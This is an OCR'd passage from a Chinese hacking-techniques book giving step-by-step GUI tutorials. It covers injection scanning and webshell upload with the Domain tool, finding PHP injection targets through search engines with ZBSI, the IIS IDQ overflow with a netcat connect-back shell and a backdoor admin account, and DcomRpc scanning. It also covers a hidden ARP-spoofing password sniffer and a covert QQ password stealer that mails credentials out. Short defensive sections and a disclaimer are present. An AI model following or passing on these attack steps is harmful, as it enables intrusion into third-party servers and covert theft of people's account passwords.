**步骤 1**：在“Domain 注入工具”主窗口中选择“SQL 注入”选项卡，单击【管理入口扫描】按钮，即可进入“管理入口扫描”标签页，如图 8-75 所示。




图 8-75 “管理入口扫描”标签页

**步骤 2**：在“注入点”地址栏中输入前面扫描到的注入地址，并根据需要选择“从当前目录开始扫描”单选项，单击【扫描后台地址】按钮，即可开始扫描并在下方的列表中显示所有扫描到的后台地址，如图 8-76 所示。

**步骤 3**：单击【检测设置区】按钮，即可打开“检测设置区”页面，在其中可看到“设置表名”、“设置字段”和“后台地址”三个列表的详细内容。

**步骤 4**：通过单击【添加】按钮和【删除】按钮，可以分别对三个列表的内容进行相应的操作，如图 8-77 所示。




图 8-76　扫描后台地址

图 8-77　“检测设置区”页面

**3．使用 Domain 上传 WebShell**

使用 Domain 上传 WebShell 的方法很简单，具体的操作步骤如下。

**步骤 1**：在“Domain 注入工具”主窗口中选择“综合上传”选项卡，根据需要选择上传的类型（这里选择类型为：动网上传漏洞）。

**步骤 2**：在“基本设置”栏目中填写检测出的任意一个漏洞页面地址，选择“默认网页木马”单选项，在“文件名”和“Cookies”文本框中输入相应内容，单击【上传】按钮，即可在“返回信息”栏目中看到需上传的 WebShell 地址，如图 8-78 所示。




图 8-78　上传 WebShell 地址

**步骤 3**：单击【打开】按钮，即可根据上传的 WebShell 地址打开对应的页面。

## 第 77 招　PHP 注入利器 ZBSI

ZBSI 是一款 PHP（Hypertext Preprocessor，超文本预处理器）注入辅助利用，可运行在 Windows 2000\XP\2003 上。使用该工具可检测 PHP 网站中是否存在注入漏洞和字段数目，还可将其作为一个浏览器来打开指定的网页。

使用 ZBSI 检测注入点的具体操作步骤如下。

**步骤 1**：在百度搜索引擎中搜索网址中含有“php? id=”字符的网页，其显示结果如图 8-79 所示。

**步骤 2**：下载并运行 ZBSIV1.0，运行其中的“ZBSI V1.0PHP 注入工具.exe”，即可打开【ZBSI V1.0“PHP 注入工具”】主窗口，如图 8-80 所示。

图 8-79 搜索网址中含有“php? id=”的网址

图 8-80 【ZBSI V1.0“PHP 注入工具”】主窗口

**步骤 3**：在“注入地址”文本框中输入搜索到的网址，单击【检测注入】按钮，即可对其检测。待检测完毕后，将会显示该网站是否可以进行 PHP 注入，如图 8-81 所示。

**步骤 4**：在 ZBSI 中还可以对得到的字段数目进行检测，单击【字段数目】按钮，即可看到【猜解得到的字段数目】对话框，如图 8-82 所示。单击【确定】按钮，即可在【ZBSI V1.0“PHP 注入工具”】主窗口中看到含有猜解到字段的网址，如图 8-83 所示。




图 8-81 对网站进行注入检测





图 8-82 【猜解得到的字段数目】对话框

**步骤 5**：ZBSI 还附带有浏览器功能，在【ZBSI V1.0“PHP 注入工具”】主窗口的“网站地址”文本框中输入要浏览的网页地址后，单击【浏览】按钮，即可浏览相应的网页，如图 8-84 所示。

在各种黑客横行时，如何实现自己 PHP 代码安全，并保证程序和服务器的安全，是一个很重要的问题。在编写 PHP 代码时，对变量进行初始化和过滤，可以有效防御 PHP 注入。

图 8-83　得到含有猜解到字段的网址

图 8-84　在 ZBSI 中浏览网页

## 第 78 招　IDQ 溢出攻击

Microsoft 公司的 IIS 在缺省安装情况下带了一个索引服务器（Index Server，在 Windows 2000 系统中名为 Index Service）。在缺省安装时，IIS 支持两种脚本映射：管理脚本（.ida 文件）和 Internet 数据查询脚本（.idq 文件）。这两种脚本都由一个 ISAPI 扩展 idq.dll 来处理和解释。由于 idq.dll 在处理某些 URL 请求时存在一个未经检查的缓冲区，如果攻击者提供一个特殊格式的 URL，就可能引发一个缓冲区溢出。通过精心构造发送数据，攻击者可改变程序执行流程，执行任意代码。成功地利用这个漏洞，攻击者可以远程获取“Local System”权限。

### 1．入侵 IDQ 漏洞

IDQ 漏洞是先前发现的众多漏洞中的一种。然而入侵 IDQ 漏洞需要先准备 Snake IIS 溢出工具、X-Scan 扫描器和 NC.exe 三个工具。具体的入侵过程如下。

**步骤 1**：先使用 X-Scan 扫描器对某个 IP 地址段进行扫描，找出具有 IDQ 漏洞的计算机。

**步骤 2**：运行 Snake IIS 溢出工具，在其中输入被攻击主机的 IP 地址、选择对方主机的系统类型，并设置一个监听的端口号，默认为 813，如图 8-85 所示。




图 8-85　设置攻击选项

**步骤 3**：单击【IDQ 溢出】按钮，若连接成功则显示如图 8-86 所示的提示信息。如果不成功，则将提示不能连接主机，如图 8-87 所示。此时打开“命令提示符”窗口，使用 Telnet 命令即可进入对方主机，如图 8-88 所示。


图 8-86 连接成功


图 8-87 连接失败提示

图 8-88 “命令提示符”窗口

**步骤 4**：用户还可先使用 nc.exe 在本地主机中打开一个监听端口，如图 8-89 所示。在溢出工具中选取“溢出后，主动连接到 IP/Port”单选项，在“要绑定的命令”文本框中输入“cmd.exe /c dir c:\”，如图 8-90 所示。

图 8-89 打开并监听端口

**步骤 5**：单击【IDQ 溢出】按钮，则提示发送 shellcode 成功，并在本地主机的“命令提示符”窗口中自动显示被攻击主机 C 盘根目录内容，如图 8-91 所示。


图 8-90 设置溢出选项

图 8-91 本地主机的“命令提示符”窗口

**步骤 6**：在连接成功后，就可以使用“net user”命令在对方主机中创建一个属于自己的用户账号，还可使用“net localgroup”命令将新建的账号升级为管理员权限。

**提示** 如果溢出工具不能成功连接，可以选择另一个 SP 补丁系统再次尝试。若还不能成功连接，则更换目标主机。

2. 防范 IDQ 入侵

对于存在 IDQ 漏洞的主机，其防御措施有如下两条：

- 删除.ida/.idq ISAPI 脚本映射。
- 及时下载 Microsoft 公司的系统补丁并安装。补丁可能因具体硬件不同而不同，所以用户需要向原设备制造商索取。

每种方法用不同的工具组合，都会产生不同的效果。所以成功之余也要多实验练习，才能举一反三。不过切记：在不违法的情况下练习才行。

## 第 79 招　DcomRpc 溢出工具

DcomRpc 漏洞往往是利用溢出工具来完成入侵的，其实“溢出”入侵在一定程度上也可看成系统内的“间谍程序”，它对黑客们的入侵一呼即应，一应即将所有权限拱手送人。

1. DcomRpc 漏洞描述

RPC（Remote Procedure Call）服务作为操作系统中一个重要服务，其描述为“提供终结点映射程序（endpoint mapper）以及其他 RPC 服务”。系统大多数功能和服务都依赖于它。

启动 RPC 服务的具体操作方法如下。

**步骤 1**：选择【开始】→【设置】→【控制面板】→【管理工具】菜单项，即可打开“管理工具”窗口，如图 8-92 所示。

**步骤 2**：双击“服务”图标，即可打开“服务”窗口，如图 8-93 所示。双击“Remote Procedure Call”服务项，即可弹出【Remote Procedure Call（RPC）属性】对话框。选择“依存关系”选项卡，即可查看一些服务的依赖关系，如图 8-94 所示。

图 8-92　“管理工具”窗口

图 8-93　“服务”窗口

从显示服务可以看出受其影响的程序有很多，其中包括了 DCOM（Distributed Component Object Model，分布式 COM）接口服务。这个接口用于处理由客户端机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）。攻击者成功地利用此漏洞可以以本地系统权限执行任意指令。攻击者可以在系统上执行任意操作，如安装程序、查看或更改、删除数据或建立系统管理员权限的账户。


图 8-94 RPC 属性对话框

DCOM 协议的前身是 OSF RPC 协议，但增加了微软自己的一些扩展。扩展了组件对象模型技术（COM），使其能够支持在局域网、广域网甚至 Internet 上不同计算机的对象之间的通信。

若想对 DCOM 进行相应的配置，具体的操作步骤如下。

**步骤 1**：在【运行】对话框“运行”栏中输入“Dcomcnfg”命令，即可弹出“组件服务”窗口，如图 8-95 所示。

**步骤 2**：单击“组件服务”前面的“+”号，依次展开各项，直到出现“DCOM 配置”子菜单项为止，即可根据需要对 DCOM 中各对象进行相关配置，如图 8-96 所示。




图 8-95 “组件服务”窗口

图 8-96 DCOM 配置

因为 DCOM 可以远程操作其他计算机中的 DCOM 程序，而使用了用于调用其他计算机所具有的函数的 RPC（远程过程调用），所以利用这个漏洞，攻击者只需发送特殊形式的请求到远程计算机上的 135 端口，轻则造成拒绝服务攻击，严重地甚至于远程攻击者能以本地管理员权限执行任何操作。

### 2. DcomRpc 入侵实战

目前已知的 DcomRpc 接口漏洞有 MS03-026（DcomRpc 接口堆栈缓冲区溢出漏洞）、MS03-039（堆溢出漏洞）和一个 RPC 包长度域造成的堆溢出漏洞和另外几个拒绝服务漏洞。

要利用这个漏洞，可以发送畸形请求给远程服务器监听的特定 DcomRpc 端口，如 135、139、445 等任何配置了 RPC 端口的机器。在进行 DcomRpc 漏洞溢出攻击前，用户需下载

DcomRpc.xpn 作为 X-scan 插件，复制到 X-scan 所在文件夹的 Plugin 文件夹中，扩展 X-scan 的扫描 DcomRPC 漏洞的功能，也可下载 rpcdcom.exe 专用 DcomRPC 漏洞扫描工具，扫描具有 DcomRPC 漏洞的目标主机，使用网上诸多的 DcomRpc 溢出工具进行攻击。

下面以 DcomRpc 接口漏洞溢出为例讲述溢出的方法，具体的操作方法如下。

**步骤 1**：将下载好的 DcomRpc.xpn 插件复制到 X-scan 的 Plugin 文件夹中，作为 X-Scan 插件，如图 8-97 所示。

**步骤 2**：运行 X-scan 扫描工具，选择“设置”→“扫描参数”菜单项，即可弹出【扫描参数】对话框。选择“全局设置”→“扫描模块”选项，即可看到增加的“DcomRpc 溢出漏洞”模块，如图 8-98 所示。




图 8-97　Plugin 文件夹




图 8-98　【扫描参数】对话框

**步骤 3**：在使用 X-Scan 扫描到具有 DcomRpc 接口漏洞的主机时，可以看到在 X-Scan 中有明显的提示信息。如果使用 RpcDcom.exe 专用 DcomRPC 溢出漏洞扫描工具，则可先打开“命令提示符”窗口，进入 RpcDcom.exe 所在文件夹，执行“RpcDcom -d　IP 地址”命令后，开始扫描并看到最终的扫描结果，如图 8-99 所示。

图 8-99　扫描 DcomRpc 溢出漏洞

如果操作成功，则执行溢出操作将立即得到了被入侵主机的系统管理员权限。

### 3. DcomRpc 防范方法

既然系统中存在着这么一个“功能强大”的间谍漏洞 DcomRpc。就不得不对这个漏洞的防范加以重视了，下面推荐四种防范方法。

1）打好补丁。对于任何漏洞来说，打补丁是最方便的方法了，因为一个补丁的推出往往

包含了专家们对相应漏洞的彻底研究，所以打补丁也是最有效的方法之一。下载补丁应尽可能地在服务厂商的网站中下载；打补丁的时候务必要注意补丁相应的系统版本。

2）封锁 135 端口。135 端口非常危险，但却是难以了解其用途、无法感受到其危险性的代表性端口之一。但实际上，2002 年 7 月能够让人们认识到其危险性的工具就已经亮相了，这就是“IE、en”。该工具是由提供安全相关技术信息和工具类软件的“SecurityFriday.com”公司提供的。以简单明了的形式验证了 135 端口的危险性，呼吁用户加强安全设置。不过，由于该工具的特征代码追加到了病毒定义库文件中，如果在安装了该公司的病毒扫描软件的计算机中安装 IE、en，就有可能将其视为病毒。

3）关闭 RPC 服务。关闭 RPC 服务也是防范 DcomRpc 漏洞攻击的方法之一，而且效果非常彻底。具体方法为：选择【开始】→【设置】→【控制面板】→【管理工具】菜单项，即可打开【管理工具】窗口。双击“服务”图标，即可打开【服务】窗口。双击打开“Remote Procedure Call”属性窗口，在属性窗口中将启动类型设置为“已禁用”，这样自下次启动开始 RPC 就将不再启动。

要想将其设置为有效，需在注册表编辑器中将“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs”的“Start”的值由 0X04 变成 0X02 后，重新启动机器即可。

但进行这种设置后，将会给 Windows 运行带来很大影响。如 Windows XP Professional，从登录到显示桌面，要等待相当长的时间。这是因为 Windows 的很多服务都依赖于 RPC，而这些服务在将 RPC 设置为无效后将无法正常启动。由于这样做弊端非常大，因此一般来说，不能关闭 RPC 服务。

4）手动为计算机启用（或禁用）DCOM。除上述方法外，还可通过如下不同方法对 Windows 2000 和 Windows XP/2003 进行手动式的 DCOM 服务禁用。

这里以 Windows XP 为例，具体的操作步骤如下。

**步骤 1**：在【运行】对话框的在“运行栏”中输入“Dcomcnfg”命令，即可弹出“组件服务”窗口，如图 8-100 所示。依次选择“控制台根目录”→“组件服务”→“计算机”→“我的电脑”选项，即可进入“我的电脑”子文件夹。

**步骤 2**：若对于本地计算机，则需要右击“我的电脑”子文件夹，从快捷菜单中选择“属性”菜单项，即可弹出【我的电脑 属性】对话框。选择“默认属性”选项卡，取消勾选“在此计算机上启用分布式 COM”选项卡的复选框，如图 8-101 所示。

图 8-100 “组件服务”窗口




图 8-101 【我的电脑 属性】对话框

**步骤 3**：若对于远程计算机，则需要右击“计算机”文件夹，从快捷菜单中选择“新建”

→“计算机”子菜单项，即可弹出【添加计算机】对话框，如图 8-102 所示。

**步骤 4**：在【添加计算机】对话框中输入计算机名称或单击右侧的【浏览】按钮，即可搜索计算机，如图 8-103 所示。也可使用查找功能来查找远程计算机的名称。

**步骤 5**：在添加计算机后，在计算机名称列表中右击该计算机名称，从快捷菜单中选择“属性”菜单项，在打开的属性窗口的“默认属性”选项卡设置界面中清除“在这台计算机上启用分布式 COM”复选框之后，单击【确定】按钮，即可以更改设置并退出。




图 8-102　新建计算机





图 8-103 【添加计算机】对话框

# 第 9 章　账号盗取与安全防范

**重点提示**

- 用密码监听器揪出内鬼
- 用“防盗专家”为 QQ 保驾护航
- 在线破解 QQ 号码
- 疯狂盗号的“QQ 机器人”
- QQ 登录号码修改专家
- MSN 密码查看帮凶 MessenPass
- 联众密码也需小心
- 防范“传奇密码邮差”

**本章精粹：**

本章主要揭露了黑客用于盗号的一些武器，主要包括：密码监听器、QQ 掠夺者、QQ 破密使者、QQ 机器人以及 QQ 登录号码修改专家等，有助于读者很快看清各种诡异诈术的真相，提前做好安全防范措施。

盗取别人的账号和密码是非常不道德的行为，本章涉及的一些黑客工具只为让读者了解黑客是如何盗取别人的账号和密码，或使用这些工具找回自己丢失的号码，从而达到有效地保护自己号码安全的效果。

## 第 80 招　用密码监听器揪出内鬼

密码监听器用于监听基于网页的邮箱密码、POP3 收信密码、FPT 登录密码、网络游戏密码等。在某台电脑上运行该软件，可以监听局域网中任意一台电脑登录网页邮箱、使用 POP3 收信、FPT 登录等的用户名和密码，并对密码进行显示、保存或发送到用户指定的邮箱。

**1.“密码监听器”盗号披露**

使用“密码监听器”的具体操作步骤如下。

**步骤 1**：下载并解压“密码监听器”压缩文件，双击文件夹中的“pswmonitor.exe”应用程序图标，即可弹出“密码监听器”主窗口，如图 9-1 所示。

**步骤 2**：选择“发送与保存”选项卡，在“发送参数”和“接收参数”选项中设置好邮箱以及密码信息，如图 9-2 所示。单击【测试】按钮，如果输入正确则会弹出一个提示文本框“测试邮件发送成功”。


图 9-1　“密码监听器”主窗口





图 9-2　“发送与保存”选项卡

**步骤 3**：为防止其他人对该软件进行设置和更改，还可自己设置一个查看密码。选择“密码保护”选项卡，分别在“新密码”和“确认密码”文本框中输入密码，如图 9-3 所示。单击【应用】按钮，即可弹出【请输入密码】对话框，在以后进行操作时只有正确地输入密码才行，如图 9-4 所示。

**步骤 4**：为操作方便，还可设置热键。选择“其他”选项卡，在“显示/隐藏界面热键设置”选项中设置一个热键，最好不要使用软件的默认设置，如图 9-5 所示。在“启动参数设置”选项中勾选“启动时隐藏界面”和“系统启动时自动启动”复选框，单击【应用】按钮。也可单击【在线更新过滤器】按钮，在线更新该程序监听使用的过滤器，以监听到更多密码。




图 9-3 “密码保护”选项卡




图 9-4 【请输入密码】对话框

**步骤 5**：在设置好之后，选择“适配器”选项卡，根据需要选择要监听的网络适配器，如拨号网络适配器、网卡等，以适应不同上网方式，如图 9-6 所示。如果选择一个适配器后监听不到密码，可以尝试选择其他适配器。




图 9-5 “其他”选项卡




图 9-6 “正在监听”选项卡

**步骤 6**：对于局域网中的计算机，如果不能监听到其他计算机上的密码，也可以勾选“ARP 欺骗监听局域网”选项。单击【隐藏】按钮，就可以监听密码了。

**注意** 对于指定 IP 地址范围的 ARP 欺骗，应尽量缩小 ARP 欺骗的 IP 地址范围，以降低 ARP 欺骗对网络的影响。

由于设置了隐藏软件界面，一切都是在隐蔽处进行的，通常不会被发现，但一定要记住自己设置的热键，否则，自己也无法打开软件来查看密码了。

**2. 找出“卧底”拒绝监听**

对于这种防不胜防的局域网内部密码监听，可以采用如下方法进行防范：

- 安装杀毒软件，并及时升级到最新版本。

❑ 如果已经被监听了，则需要找到安装“密码监听器”的机器，对其注册表进行修改。

## 第 81 招　用“QQ 掠夺者”盗取 QQ 密码

“QQ 掠夺者”是常用的盗取 QQ 号码工具，不但可神不知鬼不觉地截获 QQ 账号密码，还可在本机查询并将获得的账号和密码，悄悄发送到用户所指定邮箱中，并在本地计算机上保存获取结果，以供远程接叫或从本地查询（需输入设置好的密码，才能调出结果查看）。

QQ 掠夺者还有智能判断能力，对已被获取账号和密码的 QQ 将不会重复获取；若没有获取或没有获取成功的 QQ，将不知疲倦地不断去获取该账号和密码，直到成功获取。

### 1. QQ 盗号曝光

黑客盗取 QQ 的具体操作步骤如下。

**步骤 1**：退出正在运行的 QQ。下载并安装 QQ 掠夺者之后将自动运行，正确设置各选项之后，每次开机都将自动载入。

**步骤 2**：在如图 9-7 所示的“QQ 掠夺者”主窗口中，如果要远程邮箱接收获取的账号密码，则需要勾选“远程邮箱接收”复选框，才可进行其中的各项设置。





图 9-7　“QQ 掠夺者”主窗口





图 9-8　测试通过提示

**步骤 3**：勾选“远程邮箱接收”复选框之后，只要在邮箱地址栏中输入正确的邮箱地址，即可自动填充用户名、SMTP 邮件服务器地址，并在“密码”栏中输入邮箱密码。

**步骤 4**：在设置好上述各项参数之后，单击【测试远程接收设置】按钮，即可进行测试。如果测试通过，则说明所有设置正确，此时，获取的账号和密码将会自动发送到所设置邮箱中，如图 9-8 所示。如果没有通过测试，则可能是开始设置的密码或邮箱地址不正确。如果确定密码和邮箱地址无误，则可能系统自动设置的用户名和 SMTP 邮件服务器地址不正确（这种情况很少），如果能确定用户名、SMTP 邮件服务器地址，也可手动设置后再进行测试。

**步骤 5**：设置管理密码就是设置调用参数设置窗口的密码之后，按“Ctrl+Alt+F6”组合键再次调用窗口时，将提示用户必须输入密码。

**步骤 6**：勾选“禁用任务管理器”复选框，再按“Ctrl+Alt+F6”组合键，将禁止使用 Windows 任务管理器，保护软件非法中断。如果对邮箱地址作了修改，则在单击【保存】按钮前一定要先进行测试，调出\隐藏主窗口的快捷键是“Ctrl+Alt+F6”。

**步骤 7**：在完成设置之后，如果在这台机器上登录 QQ，则对应的密码将被记录下来，此时只需单击【本地查看掠夺品】按钮，就可以进行查看并收取密码了。

这样，只要用户在安装有该软件的机器上登录了 QQ，其账号和密码就相当于拱手送人了。没有登录过的 QQ 会显示为“还没送上门，别急！”。

2. 防范 QQ 掠夺者

如果想将此软件在本机上删除，则可选择【开始】→【所有程序】→【QQ 掠夺者】→【卸载】菜单项，或运行 C:\QQspo 文件夹中的 Unwise.exe 卸载软件。当然，在进行卸载时也要进行密码身份验证，如果不是软件安装的主人，将无法卸载。对于在公共场所上网的 QQ 用户应该特别注意被这种方法盗取 QQ，如果条件允许，最好是先用杀毒软件对计算机进行杀毒之后再进行登录。同时，也不要轻易接收 QQ 好友发过来的文件，说不定就是一个盗取 QQ 的软件，一旦运行了，QQ 也就没有任何安全性可言了。

## 第 82 招 用“防盗专家”为 QQ 保驾护航

前面介绍了黑客经常使用的一些盗取 QQ 密码的“武器”，并给出了具体的防范方法，这里再介绍一款防盗“专家”：QQ 密码防盗专家，让用户进行 QQ 聊天从此无忧。

1. 关闭广告和取回 QQ 密码

从网站下载后，双击 qqpc2005.exe 程序，指定安装路径，即可将 QQ 密码防盗专家程序安装到系统中，进入 QQ 密码防盗专家的安装文件夹。双击 qqpc.exe 程序，即可进入其操作界面，如图 9-9 所示。

1）关闭广告。如果想使 QQ 中的无线 QQ 使用向导、腾讯 QQ 系统广播、腾讯 Flash 动画、QQ 发送信息中的动画广告不再出现，可在 QQ 密码防盗专家界面中选择【主窗体】按钮，然后同时选取“自动关闭 QQ 中的[无线 QQ 使用向导]广告”、“自动关闭 QQ 中的[腾讯 QQ 系统广播]广告”、“自动关闭 QQ 中的[腾讯 Flash 动画]广告”、“自动关闭[发送消息]中的[动画广告]”复选框，如图 9-10 所示。同时，用户还可以选取“后台自动关闭 IE 浏览器弹出的广告窗口”复选框，来阻止 IE 浏览器中的弹出式广告。

2）取回密码。在 QQ 密码防盗专家界面中单击【取回密码】按钮，即可使用不同的方式来取回自己遗忘的 QQ 密码，如图 9-11 所示。该功能只作为忘记密码时取回使用，但为了防止他人随意取回密码，它取回的密码中前两位数均用“*”号代替，且没有注册的用户只能找回最后一次上线的 QQ 用户及密码。只有注册用户才能享受本机任意密码的取回功能。

如单击【所有密码】按钮，则可先输入注册 QQ 密码防盗专家的用户名和注册码。单击【取回】按钮，即可得到在本机中登录过的所有 QQ 密码，如图 9-12 所示。

图 9-9 QQ 密码防盗专家界面

图 9-10 关闭广告

图 9-11 取回密码界面

如果 QQ 密码已被别人窃取，则可单击【邮箱取回】按钮，通过该功能可以找回自己被盗走的 QQ 密码，而且距离被盗的时间越短越容易找回，如图 9-13 所示。





图 9-12　取回所有密码





图 9-13　设置邮箱取回功能

**提示**　在“取回密码”窗口中，还可以通过选取“禁止使用‘文件下载’”、“禁止使用‘注册表’”、“实时监控禁止用户删除任何文件及文件夹”复选框来启动相应功能。

**2．内核修改和病毒查杀**

